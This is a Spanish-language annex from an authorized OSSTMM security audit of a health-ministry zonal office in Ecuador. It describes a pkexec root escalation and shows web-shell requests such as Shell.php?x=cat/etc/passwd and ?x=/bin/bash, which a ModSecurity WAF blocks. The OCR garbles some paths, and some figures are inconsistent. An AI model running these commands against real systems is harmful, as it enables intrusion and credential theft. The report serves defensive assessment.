2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:ea:d3:53:22:5d brd ff:ff:ff:ff:ff:ff
    inet 172.16.104.11/24 brd 172.16.104.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::b9b5:fa53:cbfd:5fa/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
sh-4.2#
```


Aprovechando una falla de escalada de privilegios local presente en la utilidad "pkexec" de polkit, esta falla permite an un usuario sin privilegios obtener acceso de root de forma rápida y sencilla.

Se procede a comprobar que se tiene acceso total, creando un nuevo usuario denominado test con el comando adduser, se crea correctamente y se procede a colocar un password con el comando passwd test, como se puede evidenciar se tiene un control total ahora del sistema operativo, vulnerando completamente el sistema, se puede ver ejecutar comandos se puede tener acceso a cualquier carpeta del sistema operativo.



Esta configuración garantiza que el WAF sea el primer paso del tráfico de red dirigido al servidor web

Esta solicitud de URL apunta an un archivo llamado "Shell.php" en el servidor web con la dirección IP 172.16.104, seguido de un comando "cat/etc/hosts". Este comando intenta leer el contenido del archivo "hosts" ubicado en la



La solicitud de URL "172.16.104.14/?x=/bin/bash" ha recibido como respuesta el código de estado HTTP "403 Forbidden".

El servidor ha entendido la solicitud, pero se niega an autorizarla con el código de estado "403 Forbidden". Esto indica que el servidor ha reconocido la solicitud para ejecutar "/bin/bash", pero debido a restricciones de seguridad o configuraciones

particulares implementadas en el servidor, no se puede ejecutar.la configuración del servidor web o la existencia de reglas de seguridad que prohíben la ejecución de comandos en el contexto de la URL proporcionada

Esta solicitud de URL apunta an un archivo llamado "Shell.php" en el servidor web con la dirección IP 172.16.104, seguido de un comando "cat/etc/hosts". Este comando intenta leer el contenido del archivo "hosts" ubicado en la ruta "/etc" del sistema.

La solicitud de URL "172.16.104.14/?x=/bin/bash" ha recibido como respuesta el código de estado HTTP "403 Forbidden".

El servidor ha entendido la solicitud, pero se niega an ejecutarla debido a que el cliente no tiene los permisos o autorizaciones adecuados para acceder o ejecutar el recurso solicitado, según el código de estado "403 Forbidden". En este caso, el servidor ha rechazado ejecutar el intérprete de comandos "/bin/bash" porque el cliente no tiene la autorización necesaria.

La solicitud de URL "172.16.104.14/Shell.php?x=cat/etc/passwd" recibió el código de estado HTTP "403 Forbidden". Indica que, aunque ha entendido la solicitud, el servidor se niega an otorgarla. Esto indica que el servidor rechazó la solicitud para ejecutar el comando "cat /etc7passwd" porque el cliente carece de los permisos necesarios para realizar esta acción

172.16.104.14/Shell.php?x=cat/etc7passwd y resultado 403 forbidden

Indica que el servidor ha comprendido la solicitudes niega a concederla. Esto indica que el servidor rechazó la solicitud del cliente para acceder y leer el archivo "configuration.php" ubicado en la ruta "vaw/www/html/" porque el cliente carecía de los permisos necesarios para hacerlo.

172.16.104.14/Shell.php?x=cat/vaw/www/html/configuration.php y resultado 403 forbidden

La consulta URL "174.16.104.14/index.php? defaul". indica que, aunque el servidor ha entendido la solicitud, se niega a concederla. Esto indica que el servidor ha rechazado la solicitud de acceso a la página "index.php" y el script de JavaScript proporcionado en el parámetro "defaul". es una práctica común en los servidores web para protegerse contra ataques de seguridad como ataques de secuencias de comandos entre sitios, que intentan ejecutar código malicioso en el lado del cliente.

Anexo 24 INFORME FINAL DE AUDITORÍA DE LA COORDINACIÓN ZONAL 1- SALUD

INFORME FINAL DE AUDITORÍA DE LA COORDINACIÓN ZONAL 1- SALUD

1) ANTECEDENTES

En la Coordinación Zonal 1- Salud, se ha establecido data center con varios servicios para usuarios internos y externos. La gestión en el departamento de TIC de la Coordinación Zonal 1 de Salud es limitada debido a que la infraestructura tecnológica existente tiene más de 10 años de vida útil, lo que ha obstaculizado la implementación de nuevas soluciones tecnológicas, lo que hace que los servicios brindados en las diferentes plataformas estén constantemente expuestos a los riesgos de seguridad actuales, lo que puede resultar en que los servicios brindados en la Coordinación Zonal 1 se encuentren expuestos a los riesgos.

En la actualidad, la Coordinación Zonal 1 de Salud tiene medidas de seguridad mínimas. Se utiliza un firewall de seguridad perimetral con una zona DMZ para los servidores en los servicios de seguridad. Por lo tanto, se encuentra en riesgo de ataques y de servidor web, así como vulnerabilidades de alto riesgo que comprometen la integridad de los procesos y la información.

2) FUNDAMENTO LEGAL Y NORMATIVA

Para respaldar el proceso de auditoría, la Coordinación Zonal 1 - Salud se basó en la legislación del Ecuador que aborda varios temas relacionados con la informática al no tener una regulación interna específica. Las leyes que se aplican incluyen:

1. Los derechos de autor y derechos conexos;

2. La propiedad industrial, que abarca, entre otros elementos, los siguientes:

a) Las invenciones;

b) Los dibujos y modelos industriales;

c) Los esquemas de trazado (topografías) de circuitos integrados;

d) La información no divulgada y los secretos comerciales e industriales;

e) Las marcas de fábrica, de comercio, de servicios y los lemas comerciales;

f) Las apariencias distintivas de los negocios y establecimientos de comercio;

g) Los nombres comerciales;

h) Las indicaciones geográficas; e,

i) Cualquier otra creación intelectual que se destine a un uso agrícola, industrial o comercial.

Las normas de esta Ley no limitan ni obstaculizan los derechos consagrados por el Convenio de Diversidad Biológica, ni por las leyes dictadas por el Ecuador sobre la materia (Ley de Propiedad Intelectual, 2014).

Este método se utilizó para garantizar que la auditoría cumpla con las leyes que rigen el ámbito informático en Ecuador, proporcionando un marco legal adecuado para el proceso en ausencia de regulaciones internas específicas.

3) LOS OBJETIVOS DE LA AUDITORÍA Y SU ALCANCE

El propósito fundamental de la auditoría es:

Se realizó una prueba de seguridad informática basada en el método OSSTMM versión 3 para diagnosticar el estado de, la Coordinación Zonal 1 de Salud. El objetivo es identificar posibles vulnerabilidades en la red y desarrollar estrategias para el dar soluciones

La auditoría se divide en cuatro fases:

- Fase de recepción de datos. Fase de análisis de la situación actual
- Fase de análisis de la situación actual
- Fase proceso de análisis de datos aplicando método OSSTMM versión 3

- Fase de soluciones implementando mecanismos de seguridad.

La fase de evaluación de la situación actual incluirá un análisis detallado de los requisitos necesarios para iniciar una auditoría. Para ello deberá obtener el consentimiento por escrito de un representante de la Dirección Zonal de Tecnologías de la Información y las Comunicaciones. Esto es importante para garantizar que el proceso cumpla con todas las restricciones legales pertinentes y que la información recopilada se trate de forma adecuada y segura. Esta fase es fundamental para el éxito de la auditoría porque identifica cualquier problema o error en los sistemas de información y comunicación de la organización. Luego de obtener los permisos necesarios, se realizará un análisis detallado de los cuatro canales humano. fisco, inalámbrico de datos.

Fase de recepción de datos en la coordinación zonal uno de salud, se recopilaron varios tipos de información durante la fase de recepción de datos. Se tomaron fotografías para un registro visual y se recopilaron datos sobre los sistemas de seguridad actualmente en uso. Además, se recopilaron datos sobre activos fijos actuales, como computadoras y servidores. Además, la dirección zonal de tecnologías de la información y las comunicaciones proporcionó información interna sobre la administración. Después de recopilar todos estos datos, se utilizaron los cuatro canales del método OSSTMM versión 3. Esta técnica es una forma útil de evaluar la eficacia de los sistemas de seguridad.

Fase proceso de análisis de datos aplicando método OSSTMM es una herramienta muy útil para el análisis de datos de encuesta. En este caso, se aplicará a los diez directores de la Coordinación Zonal 1-Salud. El proceso se llevará a cabo utilizando herramientas de software libre como Kali Linux, Metasploit, hydra WAF se utilizó Rocky 8, con Nginx. y Modsecurity auditoria: lynis, Nmap, Nessus, Joomscan. Además, varias aplicaciones del software de auditoría Kali-Linux se ejecutarán en el canal de redes.

La efectividad de los canales auditados se evaluará durante la Fase de Intervención. Para lograr esto, se utilizará la hoja de cálculo RAV, que está disponible en el sitio web de ISECOM,

para generar informes para cada canal. Es importante destacar que se debe seguir el proceso de análisis para obtener resultados precisos y confiables.

La tabla RAV es una herramienta muy útil para analizar los números que recibe por cada controles y limitaciones que solicita. Simplemente complete los campos en blanco con valores numéricos para usarlo. Luego de ingresar todos los datos, la hoja de cálculo generará automáticamente resultados, lo que le permitirá evaluar la efectividad de las medidas de seguridad implementadas. Es crucial analizar cuidadosamente los resultados y sugerir correcciones. Esto hará que las medidas de seguridad sean más efectivas y protegerá los datos y los activos de La Coordinación Zonal 1- Salud.

Las pruebas sugeridas para cada canal identificado incluyeron el uso de diferentes técnicas de ingeniería social para evaluar los canales humanos y físicos, así como programas para casos específicos, como el software escáner de redes de datos las herramientas de seguridad informática Nmap y Nessus, además de (Kali-Linux). que se utilizan para realizar evaluaciones de seguridad en redes Kali-Linux es un software especializado para realización de ataques y soluciones.

Una de las principales limitaciones del proceso de evaluación es la incapacidad de evaluar el canal. La razón principal de esta limitación es la complejidad técnica necesaria para analizar varios vectores, como las PBX, que no son el enfoque principal de la auditoría. Sin embargo, cuando se trata de servicios web, la atención se dirige hacia los servicios de encuestas disponibles en este caso hacia el servidor web. Contar con herramientas y técnicas capaces de evaluar estos medios facilita la identificación y resolución de posibles problemas. Este método tiene como objetivo brindar el mejor servicio web posible a los usuarios de la Coordinación de Salud Zonal 1.

4) RESULTADOS DE LA AUDITORÍA

Los resultados obtenidos durante la auditoría se detallan a continuación:

Se registró un valor de OpSec (porosidad) de 6.14 para el canal humano; para control 4.74; y para la acción del equilibrio entre estos tres valores es -14.09. Estos resultados dan como resultado un costo de seguridad real de 85.91 y un costo de seguridad actual de 85,79 rav.

En el canal físico se obtuvo un valor de OpSec (porosidad) de 6.77; para control – 65.09; y para la acción del equilibrio entre estos tres valores es 13.18. Estos valores se traducen en un nivel de protección real de 86.18 y un nivel de seguridad actual de 86.03 rav.

El canal inalámbrico alcanza un valor OpSec (porosidad) de 7.72; para control 3.64; y para la acción del equilibrio entre estos tres valores es - 14,49. Estos resultados reflejan un nivel de protección real de 85.51 y un nivel de seguridad actual de 85.65 rav.

El Canal de la red de datos alcanza un valor OpSec (porosidad) de 7.72; para control 5.09; y para la acción del equilibrio entre estos tres valores es – 13.64. Estos resultados reflejan un nivel de protección real de 81.10 y un nivel de seguridad actual de 81.13 rav.

5) FACTORES ENCONTRADOS EN CONTROLES Y LIMITACIONES

El canal humano debería ser responsable de situaciones como la falta de un Manual Interno de Políticas de Seguridad de la Información, de La Coordinación Zonal 1- Salud lo que priva al personal de una guía para sus operaciones. Además, la falta de capacitación regular en seguridad de la información contribuye al 13 % de la falta de eficacia de este canal. La falta de esto lo hace extremadamente susceptible a técnicas de ingeniería social para ataques de la seguridad de la información.

Para el canal físico, las circunstancias que deberían implicar responsabilidad incluyen el uso de mecanismos como alarmas e implementar un sistemas de video vigilancia para el acceso a áreas y además de normas de personas ajenas cuando visiten tener protocolos de seguridad en

caso de accesos no autorizados a áreas no autorizadas en la Coordinación Zonal 1- Salud y esto contribuye al 13 % de la falta de eficacia de este canal.

En el caso del canal inalámbrico, la presencia de usuarios alternos o visitantes sin una red específica para ellos puede representar un riesgo para la seguridad de la información porque podría exponer la red a vulnerabilidades relacionadas con contraseñas. La falta de planes de uso y medidas de seguridad adecuadas ha causado una pérdida estimada del 14%.

Para los canal de redes de datos, la responsabilidad debe considerarse la actualización de parches y sistema operativo además rediseñar la página web con nuevas seguridad actualmente como el uso de https y contar con mecanismo de seguridad y realizar auditoria informáticas periódicamente para buscar nuevos falencias y así dar soluciones inmediatas para que no se produzca fallos en el servicio web.

En lo que respecta al canal de redes de datos, es esencial asumir la responsabilidad de la actualización periódica de parches y del sistema operativo. Además, se debe considerar la renovación de la página web para incluir medidas de seguridad actuales como la implementación. La implementación de un mecanismo de seguridad sólido y la realización de auditorías informáticas regulares son prácticas cruciales para detectar nuevas deficiencias y brindar soluciones inmediatas, evitando posibles interrupciones en el servicio web. Estos factores son responsables de un déficit estimado del 13%.

6) PROPUESTA DE MEJORAMIENTO

El objetivo de esta propuesta es maximizar la efectividad de los mecanismos de seguridad operacional existentes utilizados por La Coordinación Zonal 1- Salud. Por lo tanto, se deben tomar diversas acciones para mejorar los canales probados. Estas actividades incluyen factores humanos, seguridad física, comunicaciones inalámbricas y redes de datos.

Para optimizar el funcionamiento y la seguridad en la Coordinación Zonal 1 - Salud, es imperativo incrementar el personal en la recepción, dado que actualmente solo se cuenta con una persona para cubrir todas las tareas. Además, es fundamental asignar responsabilidades

específicas fuera del área de recepción para garantizar un desempeño eficiente. Implementar un plan de capacitación continua sobre seguridad de la información y realizar charlas mensuales también es crucial para mantener al personal informado y preparado. Igualmente, se recomienda establecer un sistema de registro para controlar el acceso a áreas restringidas. Aunque las soluciones tecnológicas pueden proporcionar ventajas adicionales, la incorporación de personal dedicado en la recepción es la opción más eficaz, ya que combina la verificación personalizada con una capacidad de respuesta inmediata, asegurando así un control riguroso y eficiente del acceso mediante credenciales...

Se recomienda crear e implementar un plan completo para instalar sistemas de videovigilancia y alarmas contra intrusos. El objetivo de este plan es aumentar la seguridad. La integración de sistemas de videovigilancia y alarmas brindará una cobertura completa, lo que permitirá una detección temprana de posibles intrusiones y una respuesta inmediata a situaciones de riesgo. La puesta en marcha de estas medidas aumentará significativamente la seguridad del entorno de La Coordinación Zonal 1- Salud.

Se recomienda implementar una subred independiente para los usuarios que no pertenecen a la Coordinación Zonal de Salud para aumentar la seguridad de la red inalámbrica. Además, establecer contraseñas más fuertes y asegurarse de que se actualicen regularmente son esenciales. La segmentación de la red y el refuerzo de las políticas de contraseñas son dos tácticas cuyo objetivo principal es mejorar el control de acceso y proteger la integridad de la red.

Se plantea en canal de redes de datos, especialmente en el servicio web. Se encontró que el sistema operativo no estaba actualizado, lo que enfatiza la importancia de realizar revisiones mensuales para garantizar que todas las actualizaciones pertinentes se implementen. Esta práctica proactiva es esencial para garantizar un rendimiento óptimo del sistema y prevenir fallos de página web potenciales. Además, se descubrieron fallas potencialmente perjudiciales para la seguridad. En este contexto, la implementación de mecanismos de seguridad como un Web Application Firewall (WAF) es crucial. El uso de un WAF aumenta la protección, reduce las amenazas potenciales y mejora la integridad del servicio web.

Al aplicar mecanismos de seguridad con ModSegurity, y con el uso de un log este nos proporciona un archivo o el directorio, es útil porque registra el directorio específico al que se accede en cada ocasión, lo que proporciona información importante sobre las ubicaciones que los usuarios o clientes visitan o utilizan, y proporciona información sobre el navegador utilizado para establecer la conexión, lo que ayuda a comprender mejor las preferencias y características de los agentes que acceden. Y con la y la implementación de auditorías con Lynis, Joomscan podremos observar vulnerabilidades que se encuentre durante auditorias *periódicas* si existiese ataques o anomalías existentes y con la ayuda de mecanismos se seguridad podemos solventar estos problemas.

7) OBSERVACIONES DEL INFORME DE AUDITORÍA.

Lugar de la Auditoria: Coordinación Zonal 1-Salud	Fecha:25/01/2024
Recibido por: Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Auditor: Diego Patricio Arévalo Ipiales Firma
Firma del responsable: Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Sello de la institución Coordinación Zonal 1 - SALUD Ministerio de Salud Pública DIRECCION DE TECNOLOGIAS DE LA INFORMACIÓN Y COMUNICACIÓN